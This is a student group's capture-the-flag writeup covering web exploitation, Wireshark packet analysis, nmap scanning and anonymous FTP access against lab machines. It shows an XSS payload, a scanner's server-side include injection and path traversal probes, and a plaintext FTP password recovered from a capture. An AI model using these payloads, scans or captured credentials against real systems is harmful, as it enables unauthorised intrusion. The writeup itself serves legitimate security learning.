

PSP0201

Week 3

Writeup

Group Name: UrKomputerHasPirus

Members:

ID	Name	Role
1211102272	Tee Cheng Jun	Leader
1211101114	Chong Yi Jing	Member
1211101591	Ian Leong Tsung Jii	Member
1211101734	Ernest Leong Zheng Yang	Member


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools Used: Kali Linux, OWASP


Solution/ Walkthrough

Question 1-3


Go to the machine ip provided with port 5000



Stored Cross-site Scripting could be used to exploit this application




“q” as the query string




Question 4

Use OWASP ZAP to run a scan on it



Question 5

3 types of XSS Alerts from the results, but reflected XSS should be the one we're looking for



Question 6

Found weird script

The screenshot shows a web browser's developer tools window. The 'Header' tab is selected, displaying the following HTTP response headers:

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3966
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Sat, 25 Jun 2022 01:22:48 GMT
```

The 'Body' tab is also visible, showing the HTML content of the response. The HTML is as follows:

```
<p><!--#EXEC cmd="dir |"--></p>
</div>

<div>
  <p>0W45pz4p</p>
</div>

<div>
  <p></p><script>alert(1);</script><p></p>
</div>

<h3>Enter your wish here:</h3>
<form action="/" method="POST">
  <input type="text" name="comment"
    placeholder="New book..." autocomplete="off" />
  <input type="submit" value="Wish!" />
</form>


</body>
</html>
```

At the bottom of the developer tools, the 'Spider' tab is active, showing the following attack payload:

```
Parameter: comment
Attack: <p><script>alert(1);</script><p>
```

Question 7

Run alert(1) random alert with numbers 5397 popping up



.J.J.J.J.J.J.J.J.J.J.J.J.J.J.J.J.J.J
WEB-INF/web.xml
WEB-INFweb.xml
/WEB-INF/web.xml
\WEB-INF\web.xml
thishouldnotexistandhopefullyitwillnot
http://www.google.com/
http://www.google.com:80/

Thought Process/ Methodology:

We go to the machine ip provided with port 5000, it seems like this app stores data on the website, meaning Stored Cross-site Scripting could be used to exploit this application. This app seems like this app stores data on the website, meaning Stored Cross-site Scripting could be used to exploit this application. We found out "q" is used as the query string, which can be abused to craft a reflected XSS. Using OWASP ZAP to run a scan on it, There seems to be 3 types of XSS Alerts from the results, but reflected XSS should be the one we're looking for. There is a javascript that looks suspicious, we ran it in the "Enter your wish" slot and It seems like it broke the website, random strings and code and exposed and omitted, with a random alert with numbers 5397 popping up.


Day 7: Networking - The Grinch really did Steal Christmas

Tools Used: Kali Linux, WireShark

Solution/ Walkthrough

Question 1

Launching wireshark with the -r flag to read the .pcap file provided



Applying the ICMP display filter, the address which initiated it is 10.11.3.2 as seen from the “source” tab

pcap1.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	Source	Destination	Protocol	Length	Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 23)

Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
 Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
 Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52
 Internet Control Message Protocol

Question 2

the filter “HTTP.REQUEST.METHOD == GET” is used.

pcap1.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == GET

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185888	10.10.67.199	10.10.15.52	HTTP	384	GET / HTTP/1.1
71	62.478603	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481945	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487186	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	438	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v28-latin-regular.woff2 HTTP/1.1
202	62.788297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.654788	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697849	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.781373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
 Ethernet II, Src: MS-WLB-PhysServer-32-03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
 Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
 Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
 Hypertext Transfer Protocol

Question 3

IP Address "10.10.67.199" visited an article called “reindeer-of-the-week”

No.	Time	Source	Destination	Protocol	Length	Info
340	64.095368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v28-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v28-latin-regular.woff2 HTTP/1.1

Question 4

Launching pcap2.pcap with the same steps, we apply “tcp.port == 21” to filter out the logs, we see the correct password for login “plaintext_password_fiasco”

No.	Time	Source	Destination	Protocol	Length	Info
9	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813678 TSecr=411028463
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
14	4.103478	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=8 Ack=1 Win=62848 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218
16	4.105584	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!
17	4.105612	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
22	7.866438	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSecr=894827850
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827850 TSecr=411042646

Question 5

SSH protocol is encrypted

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=40)
2	0.000004	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
152	63.088447	10.10.122.128	10.11.3.2	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
153	63.127154	10.11.3.2	10.10.122.128	SSHv2	82	Client: Protocol (SSH-2.0-MoTTY_Release_0.73)
155	63.127956	10.10.122.128	10.11.3.2	SSHv2	1134	Server: Key Exchange Init
156	63.128601	10.11.3.2	10.10.122.128	SSHv2	1222	Client: Key Exchange Init
157	63.145905	10.11.3.2	10.10.122.128	SSHv2	78	Client: Diffie-Hellman Group Exchange Request
159	63.153438	10.10.122.128	10.11.3.2	SSHv2	590	Server: Diffie-Hellman Group Exchange Group
161	63.386672	10.11.3.2	10.10.122.128	SSHv2	582	Client: Diffie-Hellman Group Exchange Init

Question 6

Analysing pcap3.pcap, we find a christmas.zip file, we exported it as HTTP, then extracted it to find a .txt file saying a rubber ducky will be used to replace Elf McEager

No.	Time	Source	Destination	Protocol	Length	Info
379	26.541680	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
380	26.541763	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
381	26.541772	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
382	26.541879	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
383	26.541892	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
384	26.541972	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
385	26.541981	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
386	26.542067	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
387	26.542087	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
388	26.542101	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
389	26.542184	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
390	26.542224	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
391	26.542233	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
392	26.542312	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
393	26.542372	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
394	26.542381	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
395	26.542475	10.10.21.210	10.10.53.219	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
396	26.542493	10.10.53.219	10.10.21.210	TCP	1	→ 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665

Thought process/ Methodology:

We launched Wireshark with the -r flag to read the .pcap file provided. After applying the ICMP display filter, the address which initiated it is 10.11.3.2 as seen from the "source" tab. To filter out all the HTTP GET requests, the filter "HTTP.REQUEST.METHOD == GET" is used. After some analysing, IP Address "10.10.67.199" visited an article called "reindeer-of-the-week". After that, we launched pcap2.pcap with the same steps, we apply "tcp.port == 21" to filter out the logs, because FTP runs on port 21, we see the correct password for login "plaintext_password_fiasco". We see the SSH protocol is encrypted. After that we started analysing pcap3.pcap, we find a christmas.zip file, we exported it as HTTP, then extracted it to find a .txt file saying a rubber ducky will be used to replace Elf McEager.

Day 8: Networking - What's under the Christmas Tree?

Tools used: Kali Linux, nmap

Question 1

Run the nmap scan on the machine IP

```
(1211102272@kali)-[~]
$ nmap -A 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:30 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Hugo 0.78.2
|_ http-title: TBFC6#39;s Internal Blog
|_ http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.33 seconds
```

Question 2

Scanning using -Pn flag

```

(1211102272@kali)-[~]
$ nmap -Pn 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:37 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds

```

Question 3

Compare between -A and -sV flags

```

(1211102272@kali)-[~]
$ nmap -sV 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:43 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.56 seconds

```

Question 4

Determining the Linux Distro: Ubuntu

```

2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

```

Question 5

Using NSE to determine the possible use for the website

```

(1211102272@kali)-[~]
$ nmap --script http-title 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:48 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC's Internal Blog
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.25 seconds

```

Thought Process/ Methodology:

We ran the nmap scan on the machine IP. We then scanned using the -Pn flag. We compare between -A and -sV flags, one displayed the running process and one didn't. We went ahead to determine the Linux Distro, which is Ubuntu. We searched for a script using NSE to determine the possible use for the website on nmap.org, which found out the website is used for a blog.

Day 9: Networking - Anyone can be Santa!

Tools Used: Kali Linux, FTP

Question 1

The "Public" directory is available for access

```
(1211102272@kali)-[~]
$ ftp 10.10.148.22
Connected to 10.10.148.22.
220 Welcome to the TBFC FTP Server!.
Name (10.10.148.22:1211102272): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20872|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534     65534       4096 Nov 16  2020 public
226 Directory send OK.
```

Question 2

Backup.sh is an executable script

```
ftp> cd public
